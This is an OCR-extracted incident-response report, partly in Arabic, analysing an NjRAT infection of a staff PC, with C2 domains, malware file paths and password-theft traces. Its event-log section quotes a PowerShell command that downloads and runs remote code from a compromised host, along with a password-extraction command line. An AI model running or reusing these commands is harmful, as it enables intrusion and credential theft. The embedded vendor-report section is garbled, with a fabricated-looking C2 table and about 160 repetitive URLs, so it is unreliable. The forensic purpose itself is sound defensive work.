


Fig. 5

- Upon startup, this script (EQTIBFRFQE.vbs) is executed (XFTBRNMGQBYS.bat) which in turn invokes power shell script (FYCATFSQBJ.ps1)
The last power shell script executes (aspnet_compiler.exe) and injects the client part of the remote access trojan (NjRAT) into it.
The below figure shows that process (aspnet_compiler.exe) is up and running upon startup with process ID (PID 11924) as shown in (Fig. 6).






Fig. 6

- With the help of netstat command and Wireshark, we can see that this malicious process (aspnet_compiler.exe) is trying to connect to this domain name: (2727.libya2020.com[.]ly) And it translates to IP address (45.74.0.164) and try to connect to it by sending SYN packet to port 2727 as shown in (Fig.7 & Fig. 8).



ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تقييم كافية عمل ملف التروجان




Fig. 7




Fig. 8

مذكرة رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تجربة كيفية عمل ملف التروجان

- Regarding this domain (libya2020.com.ly) which is used as the remote access trojan NJRAT server part, this domain is registered on 20 Jan 2020 by this person (Tarek Eshkerban) in Misrata as show in the whois information of .ly ccTLD (shown below in Fig. 9).



Fig. 9

- And this domain (`libya2020.com.ly`) is hosted in Libya on this IP address (62.240.36.45) but the attacker subdomain (2727.libya2020.com.ly) is hosted in the UK which quite strange on how the attacker manage to register this subdomain assuming that the mentioned above person is not.

Conclusion: From all the above malware analysis, we see that the circumstances and events are the same on my Sandbox device and the compromised PC of Osama in terms of the downloaded scripts, the created folders, the changes in the Windows registry, and the running process of `aspnet_complie.exe` which establishing connection with a Public IP address.

This remote access trojan is has a graphic interface which enable the attacker to remotely control the victim's PC by remote desktop, manipulating files, manipulate the registry, log keystrokes, steal passwords stored in browser and applications, record the computer's camera and microphone, open a reverse shell, etc.




ملحق رقم 3 - تفاصيل البحث في الجهاز المعمى والبرامج الخبيثة التي وجدت فيه

Investigation of possible hack incident reported on 2023-08-22

Facebook post claiming hacking of LTT



The screen shot seems from LTT BSS GUI



Objectives:

Find if it is a hack, is it from inside or outside, find proof, and how it was done.

Use what is discovered to check other PCs and take actions to prevent future attacks.

Make plans to deal with similar cases in future.

Research steps (many of them done in parallel):

The Billing division identified the account who appeared in the leaked screen shot, after that we got the PC and started investigations as the following:

- (1)- Check the event logs for suspicious events: found some evidence related to step (2)
- (2)- Search for files and folders created on the date of incident: found some evidence.
- (3)- Search in startup: found active evidence.
- (4)- Check the installed programs: no suspicious programs found.
- (5)- Search for images (possible screen shots): no suspicions found.
- (6)- Search for deleted files on the date of incident: .
- (7)- Scan with anti-malware (try more than one, do not delete infections): scanned by 'Microsoft Safety Scanner' but did not find malware, scanned by 'eSET' found 13 malware programs.
- (8)- Analyze the hacking programs and scripts: found password extraction programs, suspicious startup scripts connecting to suspicious domains, and possibly privilege escalation programs.
- (9)- Check the installed extensions in the web browsers: no suspicions found.
- (10)- Check browsing history: no evidence found.

C- Results summary:

First hack: 2022/8/1 and still active (starts every time when user logs in after computer starts).

From analyzing the files, we found signs of hacks on: 2022-8-1, 2022-9-25, 2022-10-10, 2022-12-01, 2022-12-20, and 2023-3-01

Last action on 2023-8-22

Probably there is more than one hacker who has accessed this PC.



Research steps and observations in more details:

(2) Checking the files and folders of the hard disk created on the date of incident we found the following:

By searching for files and folders created or modified at the date of incident, found two folders on the root of drive C: created on the date of interest (2023-8-22)

One folder named "C:\Downloads" created at 10:44:29 and it is empty.

The other is named "C:\Extracted" created at 10:46:28 contains password recovery program and its output file containing the extracted passwords from Outlook, Edge browser, and Chrome browser created at 10:46:28.

It seems that this PC has been hacked many times before, because when searching the hard disk, we found hacking scripts and text files containing the user login information including the passwords.

Found in the folder C:\Users\Public\ some scripts of previous hacks created on: 2022-8-01, 2022-10-10, 2022-12-01, 2022-12-20, and extracted passwords file created on 2022-9-25.

Also found in the folder C:\ProgramData\ some folder and scripts of previous hacks created on: 2022-08-01, 2022-10-10, 2022-12-20, 2023-02-01, 2023-08-22

Searching for script files named *.bat, *.ps1, *.vbs found the following suspected scripts:

C:\ProgramData\CSharpAuthors.bat
C:\ProgramData\CSharpAuthors.ps1
C:\ProgramData\CSharpAuthors.vbs
C:\ProgramData\DFS\Admin.bat
C:\ProgramData\DFS\Admin.ps1
C:\ProgramData\DFS\Admin.vbs
C:\ProgramData\WindowsHost\Asy.vbs
C:\ProgramData\WindowsHost\77575745745.vbs
C:\ProgramData\WindowsHost\yutururt.vbs
C:\ProgramData\windowsUpdate\admin.bat
C:\ProgramData\windowsUpdate\admin.ps1
C:\ProgramData\windowsUpdate\admin.vbs



ملحق رقم 3 - تفاصيل البحث في الجهاز المعنوي والبرامج الشبيهة التي وجدت فيه

C:\Users\Public\Asy.bat
C:\Users\Public\Asy.ps1
C:\Users\Public\file3.ps1
C:\Users\Public\ret6346346.bat
C:\Users\Public\retyurtueu.ps1
C:\Users\Public\ 3242342342.ps1
C:\Users\Public\uyoytoytoreysdgsdg.bat
C:\Users\o.hamza\AppData\Local\Temp\URL.bat
C:\Users\o.hamza\AppData\Local\Temp\tmp48D7.tmp.vbs
C:\Users\o.hamza\AppData\Local\Temp\tmp8F4A.tmp.vbs
C:\Users\o.hamza\AppData\Local\Temp\tmpD138.tmp.vbs
C:\Users\o.hamza\AppData\Local\Temp\tmp184A.tmp.vbs
C:\Users\o.hamza\AppData\Local\Temp\tmp94F5.tmp.vbs
C:\Users\o.hamza\AppData\Local\Temp\tmpD12C.tmp.vbs
C:\Extracted\Cx dorXqGAGZ.vbs

Also found files containing extracted passwords from Outlook, Edge browser, and Chrome browser, these are 3 files in 3 locations one old and two new:

C:\Users\Public\x.txt (2022-9-25 12:00)
C:\Users\o.hamza\AppData\Local\Temp\FPS6TEMP10.txt (2023-8-22 10:45)
C:\Extracted\f 11pass.html (2023-8-22 10:46)

(1) Searching in 'Windows Event Logs': Only two types of event logs have useful information but limited in dates:

'Windows Logs\Security': from 2023-08-13 to 2023-08-22.

'Applications and Services Logs\Windows PowerShell': from 2023-01-01 to 2023-08-22.

So, we can find some information about the last incident, but we cannot find information about the first starts of the incident (dated 2022-08-01 or 2022-10-10 or 2022-12-20).

By searching the event logs before and after the time of folder 'C:\Extracted' 2023-8-22 10:46, we found:

At that time there is suspicious downloading of two files from two different URLs: 'positivellife.gr', 'gpla.gov.ly'



ملحق رقم 3 - تفاصيل البحث في العياز المعي والبرامج الخبيثة التي وجدت فيه

By downloading and analyzing them (using their URLs):

'https://positivelife.gr/_89574184-208c-4e1c-a050-cb21a43b9455/AXBCVSJMES_BYPASS.jpg'

'https://gpla.gov.ly/_374e9d95-4532-40cf-922d-be497b2857b6/new.jpg'

The files are named as Images (.jpg), but they are scripts to download and execute other files. One to download and execute script seems to get administrator privilege (no network activity by VirusTotal.com analysis) downloaded to 'C:\ProgramData\DFS\admin.ps1', and the other to download and execute password extractor 'AllInOnePasswordRecoveryPro.exe -f 11pass.html'.

By searching online for this domain 'gpla.gov.ly' found reports of it being hacked since 2021-3-16, it seems used by hackers to hack and spread malware, the main page of the site is not working, but the URL for downloading the above script in JPG file is working.

This is the link of detailed report:

https://www.trendmicro.com/en_us/research/23/a/earth-bogle-campaigns-target-middle-east-with-geopolitical-lures.html

This report describes an attack technique using that URL, maybe similar to our case but not exact, they mention 2 domains 'gpla.gov.ly' and '*.libya2020.com.ly' which are used in our case.

The screenshot shows a news article from Trend Micro's website. The title is "Earth Bogle: Campaigns Target the Middle East with Geopolitical Lures". The article discusses an active campaign using Middle Eastern geopolitical themes as a lure to target potential victims in the Middle East and Africa. It mentions the use of public cloud storage services like files.fm and faille.ai to host malware, and compromised web servers to distribute NjRAT. The authors are Peter Gireus and Aliaakbar Zahrai. The article is dated January 17, 2023, and has a reading time of 5 min (120 words). There are sections for Authors, Related Articles, and a summary of NjRAT.



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Aliakbar Zahravi
Staff Researcher

[CONTACT US](#)

[SUBSCRIBE](#)

NJRAT (also known as Bladabindi) is a remote access trojan (RAT) malware first discovered in 2013. It is primarily used to gain unauthorized access and control over infected computers and has been used in various cyberattacks to target individuals and organizations in the Middle East. Users and security teams are recommended to keep their systems' security solutions updated and their respective cloud Infrastructures properly secured to defend against this threat.

Routine

Figure 1. Attack kill chain

The following table summarizes the observed command and control (C2) infrastructure used by the threat actor:

C2 Infrastructure	Description	IP Address
HTTP or HTTPS	Used for command and control communication.	192.168.1.100:443
Log4j	Used for command and control communication.	192.168.1.100:443
Power Injector	Used for command and control communication.	192.168.1.100:443
NJRAT	Used for command and control communication.	192.168.1.100:443
gNJRATorHacks	Used for command and control communication.	192.168.1.100:443

Some of the observed URLs used for command and control communication include:

- <http://192.168.1.100:443>
- <http://192.168.1.100:443/test.html>
- <http://192.168.1.100:443/test.html?cmd=1>
- <http://192.168.1.100:443/test.html?cmd=2>
- <http://192.168.1.100:443/test.html?cmd=3>
- <http://192.168.1.100:443/test.html?cmd=4>
- <http://192.168.1.100:443/test.html?cmd=5>
- <http://192.168.1.100:443/test.html?cmd=6>
- <http://192.168.1.100:443/test.html?cmd=7>
- <http://192.168.1.100:443/test.html?cmd=8>
- <http://192.168.1.100:443/test.html?cmd=9>
- <http://192.168.1.100:443/test.html?cmd=10>
- <http://192.168.1.100:443/test.html?cmd=11>
- <http://192.168.1.100:443/test.html?cmd=12>
- <http://192.168.1.100:443/test.html?cmd=13>
- <http://192.168.1.100:443/test.html?cmd=14>
- <http://192.168.1.100:443/test.html?cmd=15>
- <http://192.168.1.100:443/test.html?cmd=16>
- <http://192.168.1.100:443/test.html?cmd=17>
- <http://192.168.1.100:443/test.html?cmd=18>
- <http://192.168.1.100:443/test.html?cmd=19>
- <http://192.168.1.100:443/test.html?cmd=20>
- <http://192.168.1.100:443/test.html?cmd=21>
- <http://192.168.1.100:443/test.html?cmd=22>
- <http://192.168.1.100:443/test.html?cmd=23>
- <http://192.168.1.100:443/test.html?cmd=24>
- <http://192.168.1.100:443/test.html?cmd=25>
- <http://192.168.1.100:443/test.html?cmd=26>
- <http://192.168.1.100:443/test.html?cmd=27>
- <http://192.168.1.100:443/test.html?cmd=28>
- <http://192.168.1.100:443/test.html?cmd=29>
- <http://192.168.1.100:443/test.html?cmd=30>
- <http://192.168.1.100:443/test.html?cmd=31>
- <http://192.168.1.100:443/test.html?cmd=32>
- <http://192.168.1.100:443/test.html?cmd=33>
- <http://192.168.1.100:443/test.html?cmd=34>
- <http://192.168.1.100:443/test.html?cmd=35>
- <http://192.168.1.100:443/test.html?cmd=36>
- <http://192.168.1.100:443/test.html?cmd=37>
- <http://192.168.1.100:443/test.html?cmd=38>
- <http://192.168.1.100:443/test.html?cmd=39>
- <http://192.168.1.100:443/test.html?cmd=40>
- <http://192.168.1.100:443/test.html?cmd=41>
- <http://192.168.1.100:443/test.html?cmd=42>
- <http://192.168.1.100:443/test.html?cmd=43>
- <http://192.168.1.100:443/test.html?cmd=44>
- <http://192.168.1.100:443/test.html?cmd=45>
- <http://192.168.1.100:443/test.html?cmd=46>
- <http://192.168.1.100:443/test.html?cmd=47>
- <http://192.168.1.100:443/test.html?cmd=48>
- <http://192.168.1.100:443/test.html?cmd=49>
- <http://192.168.1.100:443/test.html?cmd=50>
- <http://192.168.1.100:443/test.html?cmd=51>
- <http://192.168.1.100:443/test.html?cmd=52>
- <http://192.168.1.100:443/test.html?cmd=53>
- <http://192.168.1.100:443/test.html?cmd=54>
- <http://192.168.1.100:443/test.html?cmd=55>
- <http://192.168.1.100:443/test.html?cmd=56>
- <http://192.168.1.100:443/test.html?cmd=57>
- <http://192.168.1.100:443/test.html?cmd=58>
- <http://192.168.1.100:443/test.html?cmd=59>
- <http://192.168.1.100:443/test.html?cmd=60>
- <http://192.168.1.100:443/test.html?cmd=61>
- <http://192.168.1.100:443/test.html?cmd=62>
- <http://192.168.1.100:443/test.html?cmd=63>
- <http://192.168.1.100:443/test.html?cmd=64>
- <http://192.168.1.100:443/test.html?cmd=65>
- <http://192.168.1.100:443/test.html?cmd=66>
- <http://192.168.1.100:443/test.html?cmd=67>
- <http://192.168.1.100:443/test.html?cmd=68>
- <http://192.168.1.100:443/test.html?cmd=69>
- <http://192.168.1.100:443/test.html?cmd=70>
- <http://192.168.1.100:443/test.html?cmd=71>
- <http://192.168.1.100:443/test.html?cmd=72>
- <http://192.168.1.100:443/test.html?cmd=73>
- <http://192.168.1.100:443/test.html?cmd=74>
- <http://192.168.1.100:443/test.html?cmd=75>
- <http://192.168.1.100:443/test.html?cmd=76>
- <http://192.168.1.100:443/test.html?cmd=77>
- <http://192.168.1.100:443/test.html?cmd=78>
- <http://192.168.1.100:443/test.html?cmd=79>
- <http://192.168.1.100:443/test.html?cmd=80>
- <http://192.168.1.100:443/test.html?cmd=81>
- <http://192.168.1.100:443/test.html?cmd=82>
- <http://192.168.1.100:443/test.html?cmd=83>
- <http://192.168.1.100:443/test.html?cmd=84>
- <http://192.168.1.100:443/test.html?cmd=85>
- <http://192.168.1.100:443/test.html?cmd=86>
- <http://192.168.1.100:443/test.html?cmd=87>
- <http://192.168.1.100:443/test.html?cmd=88>
- <http://192.168.1.100:443/test.html?cmd=89>
- <http://192.168.1.100:443/test.html?cmd=90>
- <http://192.168.1.100:443/test.html?cmd=91>
- <http://192.168.1.100:443/test.html?cmd=92>
- <http://192.168.1.100:443/test.html?cmd=93>
- <http://192.168.1.100:443/test.html?cmd=94>
- <http://192.168.1.100:443/test.html?cmd=95>
- <http://192.168.1.100:443/test.html?cmd=96>
- <http://192.168.1.100:443/test.html?cmd=97>
- <http://192.168.1.100:443/test.html?cmd=98>
- <http://192.168.1.100:443/test.html?cmd=99>
- <http://192.168.1.100:443/test.html?cmd=100>
- <http://192.168.1.100:443/test.html?cmd=101>
- <http://192.168.1.100:443/test.html?cmd=102>
- <http://192.168.1.100:443/test.html?cmd=103>
- <http://192.168.1.100:443/test.html?cmd=104>
- <http://192.168.1.100:443/test.html?cmd=105>
- <http://192.168.1.100:443/test.html?cmd=106>
- <http://192.168.1.100:443/test.html?cmd=107>
- <http://192.168.1.100:443/test.html?cmd=108>
- <http://192.168.1.100:443/test.html?cmd=109>
- <http://192.168.1.100:443/test.html?cmd=110>
- <http://192.168.1.100:443/test.html?cmd=111>
- <http://192.168.1.100:443/test.html?cmd=112>
- <http://192.168.1.100:443/test.html?cmd=113>
- <http://192.168.1.100:443/test.html?cmd=114>
- <http://192.168.1.100:443/test.html?cmd=115>
- <http://192.168.1.100:443/test.html?cmd=116>
- <http://192.168.1.100:443/test.html?cmd=117>
- <http://192.168.1.100:443/test.html?cmd=118>
- <http://192.168.1.100:443/test.html?cmd=119>
- <http://192.168.1.100:443/test.html?cmd=120>
- <http://192.168.1.100:443/test.html?cmd=121>
- <http://192.168.1.100:443/test.html?cmd=122>
- <http://192.168.1.100:443/test.html?cmd=123>
- <http://192.168.1.100:443/test.html?cmd=124>
- <http://192.168.1.100:443/test.html?cmd=125>
- <http://192.168.1.100:443/test.html?cmd=126>
- <http://192.168.1.100:443/test.html?cmd=127>
- <http://192.168.1.100:443/test.html?cmd=128>
- <http://192.168.1.100:443/test.html?cmd=129>
- <http://192.168.1.100:443/test.html?cmd=130>
- <http://192.168.1.100:443/test.html?cmd=131>
- <http://192.168.1.100:443/test.html?cmd=132>
- <http://192.168.1.100:443/test.html?cmd=133>
- <http://192.168.1.100:443/test.html?cmd=134>
- <http://192.168.1.100:443/test.html?cmd=135>
- <http://192.168.1.100:443/test.html?cmd=136>
- <http://192.168.1.100:443/test.html?cmd=137>
- <http://192.168.1.100:443/test.html?cmd=138>
- <http://192.168.1.100:443/test.html?cmd=139>
- <http://192.168.1.100:443/test.html?cmd=140>
- <http://192.168.1.100:443/test.html?cmd=141>
- <http://192.168.1.100:443/test.html?cmd=142>
- <http://192.168.1.100:443/test.html?cmd=143>
- <http://192.168.1.100:443/test.html?cmd=144>
- <http://192.168.1.100:443/test.html?cmd=145>
- <http://192.168.1.100:443/test.html?cmd=146>
- <http://192.168.1.100:443/test.html?cmd=147>
- <http://192.168.1.100:443/test.html?cmd=148>
- <http://192.168.1.100:443/test.html?cmd=149>
- <http://192.168.1.100:443/test.html?cmd=150>
- <http://192.168.1.100:443/test.html?cmd=151>
- <http://192.168.1.100:443/test.html?cmd=152>
- <http://192.168.1.100:443/test.html?cmd=153>
- <http://192.168.1.100:443/test.html?cmd=154>
- <http://192.168.1.100:443/test.html?cmd=155>
- <http://192.168.1.100:443/test.html?cmd=156>
- <http://192.168.1.100:443/test.html?cmd=157>
- <http://192.168.1.100:443/test.html?cmd=158>
- <http://192.168.1.100:443/test.html?cmd=159>
- <http://192.168.1.100:443/test.html?cmd=160>
- <http://192.168.1.100:443/test.html?cmd=161>
- <http://192.168.1.100:443/test.html?cmd=162>
- <a href="http://192.168.1.100:443/test

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Also checked the site URL and JPG URL in VirusTotal.com and it shows infection.

https://politbella.gr_89674164-208c-4e10-a059-c21a43b456/JUDCVSJNE3_BYFHSS.jpg

1 security vendor flagged this URL as malicious

Status: 200 | Content type: Image/jpeg | Last Analysis Date: 20 hours ago

Security vendor's analysis	Do you want to automate checks?
CIRD	<input checked="" type="radio"/> Malicious
Acrosis	<input checked="" type="radio"/> Clean
Allsafe (MONITORAPP)	<input checked="" type="radio"/> Clean
alphaMountain.al	<input checked="" type="radio"/> Clean
Artista Against 419	<input checked="" type="radio"/> Clean
bethow.cc	<input checked="" type="radio"/> Clean
BHDDefender	<input checked="" type="radio"/> Clean
Blusir	<input checked="" type="radio"/> Clean
Chong Lun Dao	<input checked="" type="radio"/> Clean
CMC Threat Intelligence	<input checked="" type="radio"/> Clean
CyRadar	<input checked="" type="radio"/> Clean
DNSIS	<input checked="" type="radio"/> Clean
EmergingThreats	<input checked="" type="radio"/> Clean
Absent	<input checked="" type="radio"/> Clean
ADMINURLabs	<input checked="" type="radio"/> Clean
AlienHeal	<input checked="" type="radio"/> Clean
Anti-ViL	<input checked="" type="radio"/> Clean
Avira	<input checked="" type="radio"/> Clean
Bkav AI PreCrime	<input checked="" type="radio"/> Clean
BlockList	<input checked="" type="radio"/> Clean
Certego	<input checked="" type="radio"/> Clean
CNIS Army	<input checked="" type="radio"/> Clean
Cylab	<input checked="" type="radio"/> Clean
dezemasters.ma	<input checked="" type="radio"/> Clean
DrWeb	<input checked="" type="radio"/> Clean
Emailsoft	<input checked="" type="radio"/> Clean



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

The screenshot shows a web-based security analysis tool. At the top, it displays the URL https://gpl.gov.ly/_374e9d95-4532-40cf-922d-be497b2857b6/new.jpg. Below this, a circular icon shows a score of 9 out of 68. A message indicates that 9 security vendors flagged this URL as malicious. To the right, there are links for 'Ranisys', 'Search', 'Graph', and 'API'. The status bar at the bottom shows 'Status: 200' and 'Last Analysis Date: a moment ago'. The main content area has tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY', with 'DETECTION' selected. Under 'Security vendors' analysis', there are two columns of vendor names and their findings: one column for vendors that flagged it as malicious (e.g., Alpha Mountain, CRDF, G-Data, Lums, Webroot, Abuse, ADMINELabs, AlienVault, Artists Against 419, Berkov.cc, BlockList, Corage, CNS Army) and another for vendors that found it clean (e.g., BitDefender, Fortinet, Kaspersky, Sophos, F-Secure ThreatHunter, Acronis, AllInOne (MONITORAPP), Anti-MAL, Avira, Baidu AI ProCrime, Dasty, Cheng Lin Dex, CMC Threat Intelligence). A note on the right says 'Do you want to estimate checks?'. At the bottom, there's a link to 'Estimate checks'.

The web site 'positivelife.gr' seems not infected, but maybe there is a way to use it as online storage for file transfer.

Related security events:

2023-08-22 10:46:28 AM

Process Command Line: "C:\Windows\System32\cmd.exe" /c set __COMPAT_LAYER=RunAsInvoker && AllInOnePasswordRecoveryPro.exe -f 11pass.html

2023-08-22 10:46:28 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\Extracted\CxdorXqGAGZ.vbs"

2023-08-22 10:43:43 AM

Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command [void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');\$fj=[Microsoft.VisualBasic.Interaction]::CallByName((New-Object Net.WebClient),'DownloadString',[System.Reflection.MethodInfo]'Microsoft.VisualBasic.CallType')::Method,'https://gpl.gov.ly/_374e9d95-4532-40cf-922d-be497b2857b6/new.jpg');IEX \$fj|If={Microsoft.VisualBasic.Interaction}::CallByName



ملحق رقم 3 - تفاصيل البحث في الجهاز المعنوي والبرامج الخبيثة التي وجدت فيه

2023-08-22 10:43:43 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\Users\o.hamza\AppData\Local\Temp\tmp48D7.tmp.vbs"

2023-08-22 10:43:13 AM

Process Command Line: C:\WINDOWS\system32\cmd.exe /c ""C:\ProgramData\DFS\admin.bat" "

2023-08-22 10:43:12 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\ProgramData\DFS\admin.vbs"

2023-08-22 10:42:56 AM

